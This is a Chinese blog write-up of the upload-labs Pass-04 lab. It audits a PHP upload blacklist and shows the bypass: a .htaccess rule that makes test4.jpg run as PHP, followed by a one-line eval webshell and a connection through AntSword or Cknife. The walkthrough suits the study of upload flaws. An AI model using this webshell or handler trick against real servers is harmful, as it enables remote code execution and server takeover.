

安全-Pass04之黑名单.htaccess绕过 (upload-labs)

原创

[小狐狸FM](#) 于 2021-07-22 14:51:03 发布 532 收藏 3

分类专栏: [安全 # 靶场学习](#) 文章标签: [php shell](#) [安全](#) [.htaccess](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/smallfox233/article/details/118993043>

版权



[安全](#) 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏



[靶场学习](#)

24 篇文章 1 订阅

订阅专栏

文章目录

前言

相关介绍

其他介绍

一、题目

二、WriteUp

[1]. 函数介绍

[2]. 源码审计

(1). 变量判断

(2). 路径判断

(3). 黑名单

(4). 首尾去空

(5). 删除尾部小数点

(6). 获取文件后缀

(7). 小写转换

(8). 置空::\$DATA

(9). 首尾去空

(10). 黑名单过滤


(11). 文件存储路径设置

(12). 移动临时文件

[3]. htaccess绕过

前言

- `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
`.htaccess` 文件全称是超文本入口 `Hypertext Access`
`.htaccess` 提供了针对目录改变配置的方法，可以作用在 `.htaccess` 同目录及其所有子目录
`.htaccess` 是 `apache` 服务器下的控制文件访问的配置文件，在 `nginx` 中不会生效
- `Pass04`和`Pass03`类似，关卡四会比关卡三限制的后缀名更多一些
有点奇怪的是源码中含有对 `.ini` 的过滤，但是提示中却没有提到
`BUUCTF`的`upload-labs`在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

[PHP 百度百科](#)

[PHP: PHP 手册 - Manual](#)

[htaccess 百度百科](#)

[.htaccess文件在线生成器](#)

[apache开启.htaccess及.htaccess的使用方法](#)

其他介绍

[文件上传绕过思路集合](#)

[upload-labs靶场下载](#)

[upload-labs在线靶场-BUUCTF](#)

[蚁剑AntSword](#)

[菜刀Cknife](#)

[Seay](#)

一、题目

任务

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

浏览... 未选择文件。

上传

提示



本pass禁止上传.php|.php5|.php4|.php3|.php2|php1|.html|.htm|.phtml|.pHp|.pHp5|.pHp4|.pHp3|.pHp2|pHp1|.Html|.Htm|.pHtml|.jsp|.jspa|.jspx|.jsw|.jsw|.jspf|.jtml|.jSp|.jSpX|.jSpa|.jSw|.jSv|.jSpf|.jHtml|.asp|.aspx|.asa|.asax|.ascx|.ashx|.asmx|.cer|.aSp|.aSpX|.aSa|.aSax|.aScx|.aShx|.aSmx|.cEr|.sWf|.swf后缀文件!

php 后端代码

```

<?php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".php1", ".html", ".htm", ".phtml", ".pht",
, ".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2", ".pHp1", ".Html", ".Htm", ".pHtml", ".jsp", ".jspa", ".jspx", ".js
w", ".jsv", ".jspf", ".jtml", ".jSp", ".jSpx", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".as
a", ".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpX", ".aSa", ".aSax", ".aScx", ".aShx", ".aSmx", ".c
Er", ".sWf", ".swf", ".ini");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
?>

```

二、WriteUp

[1]. 函数介绍

deldot是靶场自己定义的函数，不是PHP自带的函数

PHP函数	介绍
date("格式")	以固定的时间格式获取当前系统的时间
file_exists(路径)	判断指定的文件或目录是否存在，不存在返回true，否则返回false
in_array(变量, 数组)	如果变量存在于数组就返回true，否则返回false
isset(变量)	如果变量存在且值不为null返回true，否则返回false
move_uploaded_file(文件路径, 文件夹路径)	将文件移动到指定文件夹下
rand(数字1,数字2)	从数字1到数字2的范围内生成随机数，两个数字都有包含在内
strrchr(字符串, 字符)	如果字符存在于字符串时，返回第一次找到的字符至字符串末尾的子串。不存在于字符串时就返回false
strtolower(字符串)	将字符串全部转换成小写

PHP函数	介绍
str_replace(字符串1, 字符串2, 字符串3)	在字符串3中搜索, 如果含有字符串1的子串就替换成字符串2
trim(字符串)	删除字符串前后的空白符, 空白符: 空格、制表符 (\t)、换行符 (\n)、回车符 (\r)、空字节符 (\0) 和垂直制表符 (\x0B)

[2]. 源码审计

(1). 变量判断

- 对 php 代码进行审计, if语句比较多最好从外往内分析
- 第一条 if 语句只是判断了一下提交的 post 请求中 submit 参数是否被设置且非空
[PHP:isset - Manual](#)

```
Content-Disposition: form-data; name="upload_img"; media
Content-Type: text/plain
```

```
-----179332396611738
```

```
Content-Disposition: form-data; name="submit"
```

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) { //第一条if语句
    //代码
}
```

(2). 路径判断

- 第二条语句判断了一下文件上传的路径存不存在, 存在的话就执行里面的代码, 不存在就给 \$msg 设置回显信息
- 通过 Seay 审计的全局搜索功能可以找到 UPLOAD_PATH 是在 config.php 中被定义的
 Pass-02\index.php 的代码中包含了上一级目录下的 config.php
 然后这个变量就可以在 Pass-02\index.php 中直接使用
- ../ 表示访问上一级的目录, 所以 upload-labs-master\Pass-02\index.php 包含的是 upload-labs-master\config.php
- 当 UPLOAD_PATH 变量在 upload-labs-master\Pass-02\index.php 中被调用时, 就会设置上传的父文件夹为 upload-labs-master\upload

新建项目 X 关闭项目 自动审计 全局搜索 审计插件 代码调试 函数查询 数据管理 正则编码 临时记录

文件结构 编码: UTF-8 词句: 翻译:

upload-labs-master

- common.php
- config.php
- footer.php
- head.php
- include.php
- index.php
- menu.php
- README.md
- rmdir.php
- css
- doc
- docker
- img
- js
- Pass-01
- Pass-02
- Pass-03
- Pass-04
- Pass-05

内容(支持正则): UPLOAD_PATH 查找 停止

ID	文件路径	内容详细
1	/config.php	define("UPLOAD_PATH", "../upload");
2	/Pass-01/index.php	if (file_exists(UPLOAD_PATH)) {
3	/Pass-01/index.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
4	/Pass-01/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手
5	/Pass-02/index.php	if (file_exists(UPLOAD_PATH)) {
6	/Pass-02/index.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
7	/Pass-02/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手工
8	/Pass-02/show_code.php	if (file_exists(UPLOAD_PATH)) {
9	/Pass-02/show_code.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
10	/Pass-02/show_code.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手工
11	/Pass-03/index.php	if (file_exists(UPLOAD_PATH)) {
12	/Pass-03/index.php	\$img_path = UPLOAD_PATH . '/' . date("YmHi
13	/Pass-03/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手
14	/Pass-03/show_code.php	if (file_exists(UPLOAD_PATH)) {

> 此电脑 > 本地磁盘 (C:) > phpstudy_pro > WWW > upload-labs-master > Pass-02

名称	修改日期	类型	大小
helper.php	2020/1/15 22:38	PHP 文件	
index.php	2020/1/15 22:38	PHP 文件	
show_code.php	2020/1/15 22:38	PHP 文件	

C:\phpstudy_pro\WWW\upload-labs-master\Pass-02\index.php - Notepad++

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插

```

1 <?php
2 include '../config.php';
3 include '../head.php';
4 include '../menu.php';
5

```

> 此电脑 > 本地磁盘 (C:) > phpstudy_pro > WWW > upload-labs-master >

名称	修改日期	类型	大小
Pass-07	2021/7/18 11:03	文件夹	
Pass-08	2021/7/18 11:03	文件夹	
Pass-09	2021/7/18 11:03	文件夹	
Pass-10	2021/7/18 11:03	文件夹	
Pass-11	2021/7/18 11:03	文件夹	
Pass-12	2021/7/18 11:03	文件夹	
Pass-13	2021/7/18 11:03	文件夹	
Pass-14	2021/7/18 11:03	文件夹	
Pass-15	2021/7/18 11:03	文件夹	
Pass-16	2021/7/18 11:03	文件夹	
Pass-17	2021/7/18 11:03	文件夹	
Pass-18	2021/7/18 11:03	文件夹	
Pass-19	2021/7/18 11:03	文件夹	
Pass-20	2021/7/18 11:03	文件夹	
Pass-21	2021/7/18 11:03	文件夹	
upload	2021/7/20 16:34	文件夹	
common.php	2020/1/15 22:38	PHP 文件	1 KB
config.php	2020/1/15 22:38	PHP 文件	1 KB
footer.php	2020/1/15 22:38	PHP 文件	1 KB

```
C:\phpstudy_pro\WWW\upload-labs-master\config.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
config.php
1 <?php
2 header("Content-type: text/html;charset=utf-8");
3 error_reporting(0);
4
5 define("WWW_ROOT",$_SERVER['DOCUMENT_ROOT']);
6 define("APP_ROOT",str_replace('\\','/',dirname(__FILE__)));
7 define("APP_URL_ROOT",str_replace(WWW_ROOT,"",APP_ROOT));
8 //文件包含漏洞页面
9 define("INC_VUL_PATH",APP_URL_ROOT . "/include.php");
10 //设置上传目录
11 define("UPLOAD_PATH", "../upload");
12 ?>
```



```

$is_upload = false;
$msg = null;
if (xxx) {//第一条if语句
    if (file_exists(UPLOAD_PATH)) {//第二条if语句
        //代码
    }else {//第二条if语句为假
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建!';
    }
}

```

(3). 黑名单

- `$deny_ext` 是一个数组类型，存储了需要被过滤的后缀名
之后会对文件的后缀判断，如果后缀符合其中的一个，文件就会被过滤
- 对其中的后缀分析可以发现，还是有重要的后缀没进行过滤，如 `.htaccess`

```

".php", ".php5", ".php4", ".php3", ".php2",
".php1", ".html", ".htm", ".phtml", ".pht",
".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2",
".pHp1", ".Html", ".Htm", ".pHtml", ".jsp",
".jspa", ".jspx", ".jsw", ".jsv", ".jspf",
".jtml", ".jSp", ".jSpX", ".jSpa", ".jSw",
".jSv", ".jSpf", ".jHtml", ".asp", ".aspx",
".asa", ".asax", ".ascx", ".ashx", ".asmx",
".cer", ".aSp", ".aSpX", ".aSa", ".aSax",
".aScx", ".aShx", ".aSmx", ".cEr", ".sWf",
".swf", ".ini"

```

```

//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
        $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".php1", ".html", ".htm", ".phtml", ".pht",
, ".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2", ".pHp1", ".Html", ".Htm", ".pHtml", ".jsp", ".jspa", ".jspx", ".js
w", ".jsv", ".jspf", ".jtml", ".jSp", ".jSpX", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".as
a", ".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpX", ".aSa", ".aSax", ".aScx", ".aShx", ".aSmx", ".c
Er", ".sWf", ".swf", ".ini");
    }else {//第二条if语句为假
        //代码
    }
}

```

(4). 首尾去空

- `$_FILES['upload_file']['name']` 会获取上传文件的名称，如下图的 `test3.txt`
- `trim($_FILES['upload_file']['name'])` 就是删除文件名称 首尾 的空白符，然后赋值给变量 `$file_name`
[PHP:trim - Manual](#)

Content-Length: 298

-----22797214366474
Content-Disposition: form-data; name="upload_file"; filename="test3.txt"
Content-Type: text/plain

-----22797214366474
Content-Disposition: form-data; name="submit"

总结

-----22797214366474--

```
//代码  
if (xxx) { //第一条if语句  
    if (xxx) { //第二条if语句  
        //代码  
        $file_name = trim($_FILES['upload_file']['name']);  
    }  
    //代码  
} else { //第二条if语句为假  
    //代码  
}  
}
```

(5). 删除尾部小数点

- `deldot($file_name)` 将会删除变量 `$file_name` 中的最后一个小数点，经过查询发现这个函数不是php自带的，而是靶场中自己定义的
- 通过 `Seay` 源码审计系统可以找到函数的位置是在 `common.php` 文件中
 如果不想去思考其中的算法，可以使用 `php` 的集成开发环境 `phpstorm` 运行一下函数看看结果

The screenshot shows the Seay Source Code Audit System interface. The top navigation bar includes options like '新建项目', '关闭项目', '自动审计', '全局搜索', '审计插件', '代码调试', '函数查询', '数据管理', '正则编码', '临时记录', and '系统配置'. The main interface is divided into a file tree on the left and a search results table on the right. The search query is 'deldot'. The results table has columns for ID, file path, and content details. The first result is highlighted in red, showing the function definition in `/common.php`.

ID	文件路径	内容详细
1	/common.php	function deldot(\$s){
2	/Pass-03/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
3	/Pass-03/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
4	/Pass-04/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
5	/Pass-04/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
6	/Pass-05/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
7	/Pass-05/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
8	/Pass-06/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
9	/Pass-06/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
10	/Pass-07/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
11	/Pass-07/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
12	/Pass-09/index.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点
13	/Pass-09/show_code.php	\$file_name = deldot(\$file_name);//删除文件名末尾的点

```
function deldot($s){  
    查找  
—函数列表—  
deldot  
—变量列表—  
$i  
$s  
$c
```

```
2 function deldot($s){  
3     > for($i = strlen($s)-1;$i>0;$i--){  
4         >     $c = substr($s,$i,1);  
5         >     if($i == strlen($s)-1 and $c != '.'){  
6             >         return $s;  
7         >     }  
8     }  
9     >     if($c != '.'){  
10        >         return substr($s,0,$i+1);  
11    }  
12 }  
13 }  
14 ?>
```

The screenshot shows an IDE with a project named 'php' containing files '233.php' and 'test.php'. The main editor displays the following PHP code:

```
1 <?php  
2  
3 function deldot($s){  
4     for($i = strlen($s)-1;$i>0;$i--){  
5         $c = substr($s,$i, length: 1);  
6         if($i == strlen($s)-1 and $c != '.'){  
7             return $s;  
8         }  
9  
10        if($c != '.'){  
11            return substr($s, start: 0, length: $i+1);  
12        }  
13    }  
14 };  
15 echo deldot( s: ".2333.txt..344.");  
16 ?>
```

The console output shows the command execution: `C:\PlayCode\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe C:\Code\php\233.php .2333.txt..344` and the result: `进程已结束, 退出代码 0`. A red annotation in the console reads: **当字符串的多个部分含有小数点时, 仅会删除末尾的小数点**.

```
1 <?php
2
3 function deldot($s){
4     for($i = strlen($s)-1;$i>0;$i--){
5         $c = substr($s,$i, length: 1);
6         if($i == strlen($s)-1 and $c != '.'){
7             return $s;
8         }
9
10        if($c != '.'){
11            return substr($s, start: 0, length: $i+1);
12        }
13    }
14 };
15 echo deldot( s: ".2333.txt..344.....");
16 ?>
```

Run: 233.php x

C:\PlayCode\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe C:\Code\php\233.php
.2333.txt..344
进程已结束，退出代码 0

如果字符串末尾是连续的小数点时，会删除末尾连续的小数点

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_name = deldot($file_name); //删除文件名末尾的点
    }
} else { //第二条if语句为假
    //代码
}
}
```

(6). 获取文件后缀

- `strrchr($file_name, '.')` 会返回小数点和文件后缀组成的子串。
假设文件名为 `test3.php.jpg`，得到的 `$file_txt` 值就是 `.jpg`
- [PHP: strrchr - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = strrchr($file_name, '.');
    }
} else { //第二条if语句为假
    //代码
}
}
```

(7). 小写转换

- `strtolower($file_ext)` 就是对得到的字符串后缀进行全小写处理，这样就无法进行文件后缀的大小写绕过了
[PHP: strtolower - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = strtolower($file_ext); //转换为小写
    }
} else { //第二条if语句为假
    //代码
}
}
```

(8). 置空::\$DATA

- 在window的时候如果文件名+::\$DATA 会把::\$DATA 之后的数据当成文件流处理,不会检测后缀名，具体参考【文件上传绕过】八、::\$DATA上传绕过
如果文件名为 `test.php::$DATA.jpg` 时，在windows中会删除 `:::DATA` 及之后的内容，则上传window服务器后的文件名为 `test.php`
- `str_ireplace('::$DATA', '', $file_ext)` 将会用空字符来替换变量 `$file_ext` 中的 `:::DATA` 子串，防止了 `:::DATA` 的上传绕过
- [PHP: str_ireplace - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
    }
} else { //第二条if语句为假
    //代码
}
}
```

(9). 首尾去空

- `trim($file_ext)` 删除 `$file_ext` 变量首尾的空白符
- [PHP: trim - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = trim($file_ext); //收尾去空
    }
} else { //第二条if语句为假
    //代码
}
}
```

(10). 黑名单过滤

- `$file_ext` 存储的是文件后缀（含有小数点）
数组 `$deny_ext` 的值如下，当文件的后缀不为其中的时，才能进入if语句
- PHP: `in_array` - Manual

```
".php", ".php5", ".php4", ".php3", ".php2",  
".php1", ".html", ".htm", ".phtml", ".pht",  
".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2",  
".pHp1", ".Html", ".Htm", ".pHtml", ".jsp",  
".jspa", ".jspx", ".jsw", ".jsw", ".jspf",  
".jtml", ".jSp", ".jSpX", ".jSpa", ".jSw",  
".jSv", ".jSpf", ".jHtml", ".asp", ".aspx",  
".asa", ".asax", ".ascx", ".ashx", ".asmx",  
".cer", ".aSp", ".aSpX", ".aSa", ".aSax",  
".aScx", ".aShx", ".aSmx", ".cEr", ".swf",  
".swf", ".ini"
```

```
//代码  
if (xxx) { //第一条if语句  
    if (xxx) { //第二条if语句  
        //代码  
        if(!in_array($file_ext, $deny_ext)) { //第三条if语句  
            //代码  
        } else { //第三条if语句为假  
            $msg = '此文件不允许上传';  
        }  
    }  
}else{ //第二条if语句为假  
    //代码  
}
```

(11). 文件存储路径设置

- 在上传文件的时候，文件都会被存储在一个临时的文件夹下
我们不需要知道具体路径，只需要通过`tmp_name`参数获取路径即可
`UPLOAD_PATH` 的值为 `../upload`，在 `config.php` 文件中定义
- 与Pass03相比，Pass03是以上传的时间作为文件名，而Pass04文件上传后存储的名称是不变的
- PHP: `in_array` - Manual
安全-Pass03之黑名单绕过 (upload-labs)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        if (xxx) { //第三条if语句
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $file_name;
            //代码
        } else { //第三条if语句为假
            //代码
        }
    }
} else { //第二条if语句为假
    //代码
}
}
```

(12). 移动临时文件

- 剩余的代码仅是用于移动上传的文件，没有对文件进行过滤操作
- [PHP: move_uploaded_file - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        if (xxx) { //第三条if语句
            //代码
            if (move_uploaded_file($temp_file,$img_path)) { //第四条if语句
                $is_upload = true;
            } else { //第四条if语句为假
                $msg = '上传出错!';
            }
        } else { //第三条if语句为假
            //代码
        }
    }
} else { //第二条if语句为假
    //代码
}
}
```

[3]. htaccess绕过

- 我本地的靶场环境有点问题，使用的是BUUCTF的靶场
[.htaccess](#) 文件，这种文件用于配置网页信息，可以设置重定向页面、设置默认文档等功能。
- [upload-labs在线靶场-BUUCTF](#)
[htaccess](#) 百度百科

速访问	名称	修改日期	类型
桌面	Pass-19	2021/7/18 11:03	文件夹
下载	Pass-20	2021/7/18 11:03	文件夹
文档	Pass-21	2021/7/18 11:03	文件夹
图片	phpMyAdmin4.8.5	2021/7/22 9:24	文件夹
onfig	upload	2021/7/22 9:17	文件夹
ploads	.htaccess	2021/7/21 18:02	HTACCESS 文件
WWW	common.php	2020/1/15 22:38	PHP 文件
音乐	config.php	2020/1/15 22:38	PHP 文件
neDrive	footer.php	2020/1/15 22:38	PHP 文件
电脑	head.php	2020/1/15 22:38	PHP 文件
络	include.php	2020/1/15 22:38	PHP 文件
	index.php	2020/1/15 22:38	PHP 文件
	menu.php	2020/1/15 22:38	PHP 文件
	nginx.htaccess	2021/7/21 18:02	HTACCESS 文件

- 现在对 `.htaccess` 的命令还不大了解，命令是参考的[upload-labs第四关 pass-04 htaccess绕过](#)
- 作用是将当前目录下的 `test4.jpg` 文件当成php文件来处理

```
<FilesMatch "test4.jpg">  
  SetHandler application/x-httpd-php  
</FilesMatch>
```

先上传一个 `.htaccess` 文件到服务器

任务


上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

浏览... `.htaccess`

上传



然后上传一个一句话木马的文件，文件名称需要和 `.htaccess` 中写的一致

```
-----296222155214897
Content-Disposition: form-data; name="upload_file"; filename="test4.jpg"
Content-Type: text/plain
```

```
<?php @eval($_POST["cmd"]);?>
```

```
-----296222155214897
Content-Disposition: form-data; name="submit"
```

消费结束

```
-----296222155214897--
```

复制图片的地址后，再用菜刀或蚁剑连接木马

任务

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

